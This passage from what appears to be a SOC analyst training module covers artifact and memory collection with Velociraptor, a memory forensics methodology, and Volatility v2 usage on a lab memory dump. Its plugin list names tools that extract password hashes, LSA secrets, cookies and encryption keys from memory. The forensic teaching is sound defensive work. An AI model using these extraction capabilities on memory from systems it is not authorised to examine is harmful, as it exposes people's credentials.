
- Click on `Launch` to start the hunt.




- Once completed, download the results.




Extracting the archive will reveal files related to the collected artifacts and all gathered files.






For remote memory dump collection using Velociraptor:

- Start a new Hunt, but this time, select the `Windows.Memory.Acquisition` artifact.



- After the Hunt concludes, download the resulting archive. Within, you'll find a file named `PhysicalMemory.raw`, containing the memory dump.



Extracting Network Evidence

Throughout our exploration of the modules in the `SOC Analyst` path, we've delved extensively into the realm of network evidence, a fundamental aspect for any SOC analyst.

- First up, our `Intro to Network Traffic Analysis` and `Intermediate Network Traffic Analysis` modules covered `traffic capture analysis`. Think of traffic capture as a snapshot of all the digital conversations happening in our network. Tools like `Wireshark` or `tcpdump` allow us to capture and dissect these packets, giving us a granular view of data in transit.
- Then, our `Working with IDS/IPS` and `Detecting Windows Attacks with Splunk` modules covered the usage of IDS/IPS-derived data. `Intrusion Detection Systems (IDS)` are our watchful sentinels, constantly monitoring network traffic for signs of malicious activity. When they spot something amiss, they alert us. On the other hand, `Intrusion Prevention Systems (IPS)` take it a step further. Not only do they detect, but they also take pre-defined actions to block or prevent those malicious activities.
- `Traffic flow` data, often sourced from tools like `NetFlow` or `sFlow`, provides us with a broader view of our network's behavior. While it might not give us the nitty-gritty details of each packet, it offers a high-level overview of traffic patterns.

- Lastly, our trusty `firewalls`. These are not just barriers that block or allow traffic based on predefined rules. Modern firewalls are intelligent beasts. They can identify applications, users, and even detect and block threats. By analyzing firewall logs, we can uncover attempts to exploit vulnerabilities, unauthorized access attempts, and other malicious activities.

Memory Forensics

Memory Forensics Definition & Process

`Memory forensics`, also known as volatile memory analysis, is a specialized branch of digital forensics that focuses on the examination and analysis of the volatile memory (RAM) of a computer or digital device. Unlike traditional digital forensics, which involves analyzing data stored on non-volatile storage media like hard drives or solid-state drives, memory forensics deals with the live state of a system at a particular moment in time.

Here are some types of data found in RAM that are valuable for incident investigation:

- `Network connections`
- `File handles and open Files`
- `Open registry keys`
- `Running processes on the system`
- `Loaded modules`
- `Loaded device drivers`
- `Command history and console sessions`
- `Kernel data structures`
- `User and credential information`
- `Malware artifacts`
- `System configuration`
- `Process memory regions`

As we discussed both in the previous section and in the `YARA & Sigma for SOC Analysts` module, when malware operates, it often leaves traces or footprints in a system's active memory. By analyzing this memory, investigators can uncover malicious processes, identify indicators of compromise, and reconstruct the malware's actions.

It should be noted that in some cases, important data or encryption keys may reside in memory. Memory forensics can help recover this data, which may be crucial for an investigation.

The following outlines a systematic approach to memory forensics, formulated to aid in in-memory investigations and drawing inspiration from SANS's six-step memory forensics methodology.

1. `Process Identification and Verification`:
   Let's begin by identifying all active processes. Malicious software often masquerades as legitimate processes, sometimes with subtle name variations to avoid detection. We need to:
   - Enumerate all running processes.
   - Determine their origin within the operating system.
   - Cross-reference with known legitimate processes.
   - Highlight any discrepancies or suspicious naming conventions.
2. `Deep Dive into Process Components`:
   Once we've flagged potentially rogue processes, our next step is to scrutinize the associated Dynamic Link Libraries (DLLs) and handles. Malware often exploits DLLs to conceal its activities. We should:
   - Examine DLLs linked to the suspicious process.
   - Check for unauthorized or malicious DLLs.
   - Investigate any signs of DLL injection or hijacking.
3. `Network Activity Analysis`:
   Many malware strains, especially those that operate in stages, necessitate internet connectivity. They might beacon to Command and Control (C2) servers or exfiltrate data. To uncover these:
   - Review active and passive network connections in the system's memory.
   - Identify and document external IP addresses and associated domains.
   - Determine the nature and purpose of the communication.
     - Validate the process' legitimacy.
     - Assess if the process typically requires network communication.
     - Trace back to the parent process.
     - Evaluate its behavior and necessity.
4. `Code Injection Detection`:
   Advanced adversaries often employ techniques like process hollowing or utilize unmapped memory sections. To counter this, we should:
   - Use memory analysis tools to detect anomalies or signs of these techniques.
   - Identify any processes that seem to occupy unusual memory spaces or exhibit unexpected behaviors.
5. `Rootkit Discovery`:
   Achieving stealth and persistence is a common goal for adversaries. Rootkits, which embed deep within the OS, grant threat actors continuous, often elevated, system access while evading detection. To tackle this:
   - Scan for signs of rootkit activity or deep OS alterations.
   - Identify any processes or drivers operating at unusually high privileges or exhibiting stealth behaviors.
6. `Extraction of Suspicious Elements`:
   After pinpointing suspicious processes, drivers, or executables, we need to isolate them

for in-depth analysis. This involves:

- Dumping the suspicious components from memory.
- Storing them securely for subsequent examination using specialized forensic tools.

The Volatility Framework

The preferred tool for conducting memory forensics is Volatility. Volatility is a leading open-source memory forensics framework. At the heart of this framework lies the Volatility Python script. This script harnesses a plethora of plugins, enabling it to dissect memory images with precision. Given its Python foundation, we can execute Volatility on any platform that's Python-compatible. Moreover, our team can leverage Volatility to scrutinize memory image files from a broad spectrum of widely-used operating systems. This includes Windows, spanning from Windows XP to Windows Server 2016, macOS, and, of course, prevalent Linux distributions.

Volatility modules or plugins are extensions or add-ons that enhance the functionality of the Volatility Framework by extracting specific information or perform specific analysis tasks on memory images.

Some commonly used modules include:

- `pslist`: Lists the running processes.
- `cmdline`: Displays process command-line arguments
- `netscan`: Scans for network connections and open ports.
- `malfind`: Scans for potentially malicious code injected into processes.
- `handles`: Scans for open handles
- `svcscan`: Lists Windows services.
- `dlllist`: Lists loaded DLLs (Dynamic-link Libraries) in a process.
- `hivelist`: Lists the registry hives in memory.

Volatility offers extensive documentation. You can find modules and their associated documentation using the following links:

- **Volatility v2**: https://github.com/volatilityfoundation/volatility/wiki/Command-Reference
- **Volatility v3**: https://volatility3.readthedocs.io/en/latest/index.html

A useful Volatility (v2 & v3) cheatsheet can be found here: https://blog.onfvp.com/post/volatility-cheatsheet/

Volatility v2 Fundamentals

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's SSH into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Let's now see a demonstration of utilizing `Volatility v2` to analyze a memory dump saved as `Win7-2515534d.vmem` inside the `/home/htb-student/MemoryDumps` directory of this section's target.

Volatility's `help` section and `available plugins` can be seen as follows.

```
vol.py --help
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default
values.
                        Default values may be set in the configuration
file
                        (/etc/volatilityrc)
  --conf-file=/home/htb-student/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon
separated)
  --info                Print information about all registered objects
  --cache-directory=/home/htb-student/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the (Olson) timezone for displaying
timestamps
                        using pytz (if installed) or tzset
  -C 190000, --confsize=190000
                        Config data size
  -Y YARAOFFSET, --yaraoffset=YARAOFFSET
                        YARA start offset
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
```

```
                        Name of the profile to load (use --info to see a
list
                        of supported profiles)
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --physical_shift=PHYSICAL_SHIFT
                        Linux kernel physical shift address
  --virtual_shift=VIRTUAL_SHIFT
                        Linux kernel virtual shift address
  --shift=SHIFT         Mac KASLR shift address
  --output=text         Output in this format (support is module specific,
see
                        the Module Output Options below)
  --output-file=OUTPUT_FILE
                        Write output in this file
  -v, --verbose         Verbose information
  -g KDBG, --kdbg=KDBG  Specify a KDBG virtual address (Note: for 64-bit
                        Windows 8 and above this is the address of
                        KdCopyDataBlock)
  --force               Force utilization of suspect profile
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address
  --cookie=COOKIE       Specify the address of nt!ObHeaderCookie (valid
for
                        Windows 10 only)

        Supported Plugin Commands:

                agtidconfig     Parse the Agtid configuration
                amcache         Print AmCache information
                antianalysis
                apifinder
                apihooks        Detect API hooks in process and kernel
memory
                apihooksdeep    Detect API hooks in process and kernel
memory, with ssdeep for whitelisting
                apt17scan       Detect processes infected with APT17
malware
                atoms           Print session and window station atom
tables
                atomscan        Pool scanner for atom tables
                attributeht     Find Hacking Team implants and attempt to
attribute them using a watermark.
                auditpol        Prints out the Audit Policies from
HKLM\SECURITY\Policy\PolAdtEv
                autoruns        Searches the registry and memory space for
applications running at system startup and maps them to running processes
                bigpools        Dump the big page pools using
BigPagePoolScanner
```

```
                bioskbd         Reads the keyboard buffer from Real Mode
memory
                bitlocker       Extract Bitlocker FVEK. Supports Windows 7
- 10.
                cachedump       Dumps cached domain hashes from memory
                callbacks       Print system-wide notification routines
                callstacks      this is the plugin class for callstacks
                chromecookies   Scans for and parses potential Chrome
cookie data
                chromedownloadchains    Scans for and parses potential
Chrome download chain records
                chromedownloads Scans for and parses potential Chrome
download records
                chromehistory   Scans for and parses potential Chrome url
history
                chromesearchterms       Scans for and parses potential
Chrome keyword search terms
                chromevisits    Scans for and parses potential Chrome url
visits data -- VERY SLOW, see -Q option
                clipboard       Extract the contents of the windows
clipboard
                cmdline         Display process command-line arguments
                cmdscan         Extract command history by scanning for
_COMMAND_HISTORY
                connections     Print list of open connections [Windows XP
and 2003 Only]
                connscan        Pool scanner for tcp connections
                consoles        Extract command history by scanning for
_CONSOLE_INFORMATION
                crashinfo       Dump crash-dump information
                derusbiconfig   Parse the Derusbi configuration
                deskscan        Poolscaner for tagDESKTOP (desktops)
                devicetree      Show device tree
                directoryenumerator     Enumerates all unique directories
from FileScan
                dlldump         Dump DLLs from a process address space
                dlllist         Print list of loaded dlls for each process
                driverbl        Scans memory for driver objects and
compares the results with the baseline image
                driverirp       Driver IRP hook detection
                driveritem
                drivermodule    Associate driver objects to kernel modules
                driverscan      Pool scanner for driver objects
                dumpcerts       Dump RSA private and public SSL keys
                dumpfiles       Extract memory mapped and cached files
                dumpregistry    Dumps registry files out to disk
                dyrescan        Extract Dyre Configuration from processes
                editbox         Displays information about Edit controls.
(Listbox experimental.)
                envars          Display process environment variables
```

```
                eventhooks      Print details on windows event hooks
                evtlogs         Extract Windows Event Logs (XP/2003 only)
                facebook        Retrieve facebook artifacts from a memory
image
                facebookcontacts        Finds possible Facebook contacts
                facebookgrabinfo        Carves the memory dump for Owner's
personal info JSON struct.
                facebookmessages        Carves the memory for every
message exchanged between the Owner and another contact
                fileitem
                filescan        Pool scanner for file objects
                firefoxcookies  Scans for and parses potential Firefox
cookies (cookies.sqlite moz_cookies table
                firefoxdownloads        Scans for and parses potential
Firefox download records -- downloads.sqlite moz_downloads table pre FF26
only
                firefoxhistory  Scans for and parses potential Firefox url
history (places.sqlite moz_places table)
                fwhooks         Enumerates modules which are using
Firewall Hook Drivers on Windows 2000/XP/2003
                gahti           Dump the USER handle type information
                gditimers       Print installed GDI timers and callbacks
                gdt             Display Global Descriptor Table
                getservicesids  Get the names of services in the Registry
and return Calculated SID
                getsids         Print the SIDs owning each process
                ghostrat        Detects and decrypts Gh0stRat
communication
                handles         Print list of open handles for each
process
                hashdump        Dumps passwords hashes (LM/NTLM) from
memory
                hibinfo         Dump hibernation file information
                hikitconfig     Parse the Hikit configuration
                hivedump        Prints out a hive
                hivelist        Print list of registry hives.
                hivescan        Pool scanner for registry hives
                hollowfind      Detects different types of Process
Hollowing
                hookitem
                hpakextract     Extract physical memory from an HPAK file
                hpakinfo        Info on an HPAK file
                hpv_clipboard   Dump Virtual Machine Clipboard data
                hpv_vmconnect   Virtual Machine Console data
                hpv_vmwp        Display the Virtual Machine Process GUID
for each running vm
                idt             Display Interrupt Descriptor Table
                idxparser       Scans for and parses Java IDX files
                iehistory       Reconstruct Internet Explorer cache /
history
```

```
                imagecopy       Copies a physical address space out as a
raw DD image
                imageinfo       Identify information for the image
                impscan         Scan for calls to imported functions
                indx            Scans for and parses potential INDX
entries
                joblinks        Print process job link information
                kdbgscan        Search for and dump potential KDBG values
                kpcrscan        Search for and dump potential KPCR values
                lastpass        Extract lastpass data from process.
                ldrmodules      Detect unlinked DLLs
                linuxgetprofile Scan to try to determine the Linux profile
                logfile         Scans for and parses potential $Logfile
entries
                lsadump         Dump (decrypted) LSA secrets from the
registry
                machoinfo       Dump Mach-O file format information
                malfind         Find hidden and injected code
                malfinddeep     Find hidden and injected code, whitelist
with ssdeep hashes
                malfofind       Find indications of process
hollowing/RunPE injections
                malprocfind     Finds malicious processes based on
discrepancies from observed, normal behavior and properties
                malthfind       Find malicious threads by analyzing their
callstack
                mbrparser       Scans for and parses potential Master Boot
Records (MBRs)
                memdump         Dump the addressable memory for a process
                memmap          Print the memory map
                messagehooks    List desktop and thread window message
hooks
                mftparser       Scans for and parses potential MFT entries
                mimikatz        mimikatz offline
                moddump         Dump a kernel driver to an executable file
sample
                modscan         Pool scanner for kernel modules
                modules         Print list of loaded modules
                msdecompress    Carves and dumps Lznt1, Xpress and Xpress
huffman Compressioned data blocks in a processes pagespace
                multiscan       Scan for various objects at once
                mutantscan      Pool scanner for mutex objects
                ndispktscan     Extract the packets from memory
                networkpackets  Carve and analyze ARP/IPv4 network packets
from memory
                notepad         List currently displayed notepad text
                objtypescan     Scan for Windows object type objects
                openioc_scan    Scan OpenIOC 1.1 based indicators
                openvpn         Extract OpenVPN client credentials
(username, password) cached in memory.
```

```
                osint           Check Url/ip extracted from memory against
opensource intelligence platforms
                patcher         Patches memory based on page scans
                plugxconfig     Locate and parse the PlugX configuration
                plugxscan       Detect processes infected with PlugX
                poolpeek        Configurable pool scanner plugin
                prefetchparser  Scans for and parses potential Prefetch
files
                printkey        Print a registry key, and its subkeys and
values
                privs           Display process privileges
                procdump        Dump a process to an executable file
sample
                processbl       Scans memory for processes and loaded DLLs
and compares the results with the baseline
                profilescan     Scan for executables to try to determine
the underlying OS
                psinfo          Displays process related information and
suspicious memory regions
                pslist          Print all running processes by following
the EPROCESS lists
                psscan          Pool scanner for process objects
                pstotal         Combination of pslist,psscan & pstree --
output=dot gives graphical representation
                pstree          Print process list as a tree
                psxview         Find hidden processes with various process
listings
                qemuinfo        Dump Qemu information
                raw2dmp         Converts a physical memory sample to a
windbg crash dump
                registryitem
                rsakey          Extract base64/PEM encoded private RSA
keys from physical memory.
                screenshot      Save a pseudo-screenshot based on GDI
windows
                servicebl       Scans memory for service objects and
compares the results with the baseline image
                servicediff     List Windows services (ala Plugx)
                serviceitem
                sessions        List details on _MM_SESSION_SPACE (user
logon sessions)
                shellbags       Prints ShellBags info
                shimcache       Parses the Application Compatibility Shim
Cache registry key
                shimcachemem    Parses the Application Compatibility Shim
Cache stored in kernel memory
                shutdowntime    Print ShutdownTime of machine from
registry
                sockets         Print list of open sockets
                sockscan        Pool scanner for tcp socket objects
```

```
                ssdeepscan      Scan process or kernel memory with SSDeep
signatures
                ssdt            Display SSDT entries
                strings         Match physical offsets to virtual
addresses (may take a while, VERY verbose)
                svcscan         Scan for Windows services
                symlinkscan     Pool scanner for symlink objects
                systeminfo      Print common system details of machine
from registry
                thrdscan        Pool scanner for thread objects
                threads         Investigate _ETHREAD and _KTHREADs
                timeliner       Creates a timeline from various artifacts
in memory
                timers          Print kernel timers and associated module
DPCs
                truecryptmaster Recover TrueCrypt 7.1a Master Keys
                truecryptpassphrase     TrueCrypt Cached Passphrase Finder
                truecryptsummary        TrueCrypt Summary
                trustrecords    Extract MS Office TrustRecords from the
Registry
                twitter         Retrieve twitter artifacts from a memory
image
                uninstallinfo   Extract installed software info from
Uninstall registry key
                unloadedmodules Print list of unloaded modules
                usbstor         Parse USB Data from the Registry
                userassist      Print userassist registry keys and
information
                userhandles     Dump the USER handle tables
                usnjrnl         Scans for and parses potential USNJRNL
entries
                usnparser       Scans for and parses USN journal records
                vaddump         Dumps out the vad sections to a file
                vadinfo         Dump the VAD info
                vadtree         Walk the VAD tree and display in tree
format
                vadwalk         Walk the VAD tree
                vboxinfo        Dump virtualbox information
                verinfo         Prints out the version information from PE
images
                vmwareinfo      Dump VMware VMSS/VMSN information
                volshell        Shell in the memory image
                windows         Print Desktop Windows (verbose details)
                wintree         Print Z-Order Desktop Windows Tree
                wndscan         Pool scanner for window stations
                yarascan        Scan process or kernel memory with Yara
signatures
```

Identifying the Profile

Profiles are essential for Volatility v2 to interpret the memory data correctly (profile identification has been enhanced in v3). To determine the profile that matches the operating system of the memory dump we can use the `imageinfo` plugin as follows.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
INFO    : volatility.debug    : Determining profile based on KDBG
search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64,
Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64,
Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/htb-
student/MemoryDumps/Win7-2515534d.vmem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002be9120L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002beb000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2023-06-22 12:34:03 UTC+0000
     Image local date and time : 2023-06-22 18:04:03 +0530
```

Identifying Running Processes

Let's see if the suggested `Win7SP1x64` profile is correct by trying to list running process via the `pslist` plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)          Name                    PID   PPID   Thds     Hnds
```

```
Sess  Wow64 Start                         Exit
------------------ ------------------- ------ ------ ------ -------- ----
-- ------ ------------------------------ ------------------------------
0xfffffa8000ca8860 System                    4      0     97      446 ----
--      0 2023-06-22 12:04:39 UTC+0000
0xfffffa8001a64920 smss.exe                264      4      2       29 ----
--      0 2023-06-22 12:04:39 UTC+0000
0xfffffa80028a39a0 csrss.exe               352    344      8      626
0      0 2023-06-22 12:04:40 UTC+0000
0xfffffa8002a51730 wininit.exe             404    344      3       76
0      0 2023-06-22 12:04:41 UTC+0000
0xfffffa800291eb00 csrss.exe               416    396      9      307
1      0 2023-06-22 12:04:41 UTC+0000
0xfffffa8002a86340 winlogon.exe            464    396      3      113
1      0 2023-06-22 12:04:41 UTC+0000
0xfffffa8002ad8b00 services.exe            508    404      8      226
0      0 2023-06-22 12:04:41 UTC+0000
0xfffffa8002adbb00 lsass.exe               516    404      6      585
0      0 2023-06-22 12:04:41 UTC+0000
0xfffffa8002ae6b00 lsm.exe                 524    404      9      149
0      0 2023-06-22 12:04:41 UTC+0000
0xfffffa8002b4f720 svchost.exe             628    508     10      366
0      0 2023-06-22 12:04:42 UTC+0000
0xfffffa8002b7bb00 svchost.exe             696    508      7      288
0      0 2023-06-22 12:04:42 UTC+0000
0xfffffa8002ba0b00 svchost.exe             744    508     18      455
0      0 2023-06-22 12:04:42 UTC+0000
0xfffffa8002c00280 svchost.exe             868    508     19      443
0      0 2023-06-22 12:04:43 UTC+0000
0xfffffa8002c52710 svchost.exe             920    508     17      599
0      0 2023-06-22 12:04:43 UTC+0000
0xfffffa8002c5c680 svchost.exe             964    508     28      838
0      0 2023-06-22 12:04:43 UTC+0000
0xfffffa80022679b0 svchost.exe            1000    508     13      365
0      0 2023-06-22 12:04:44 UTC+0000
0xfffffa8002d15b00 spoolsv.exe            1120    508     13      273
0      0 2023-06-22 12:04:45 UTC+0000
0xfffffa8002d4f9b0 svchost.exe            1156    508     18      308
0      0 2023-06-22 12:04:45 UTC+0000
0xfffffa8002d2f060 svchost.exe            1268    508     11      165
0      0 2023-06-22 12:04:45 UTC+0000
0xfffffa8002d2d060 svchost.exe            1348    508     15      258
0      0 2023-06-22 12:04:45 UTC+0000
0xfffffa8000d78b00 VGAuthService.         1412    508      4       96
0      0 2023-06-22 12:04:45 UTC+0000
0xfffffa8002db6b00 vm3dservice.ex         1440    508      4       61
0      0 2023-06-22 12:04:46 UTC+0000
0xfffffa8002e2e9b0 vmtoolsd.exe           1468    508     13      299
0      0 2023-06-22 12:04:46 UTC+0000
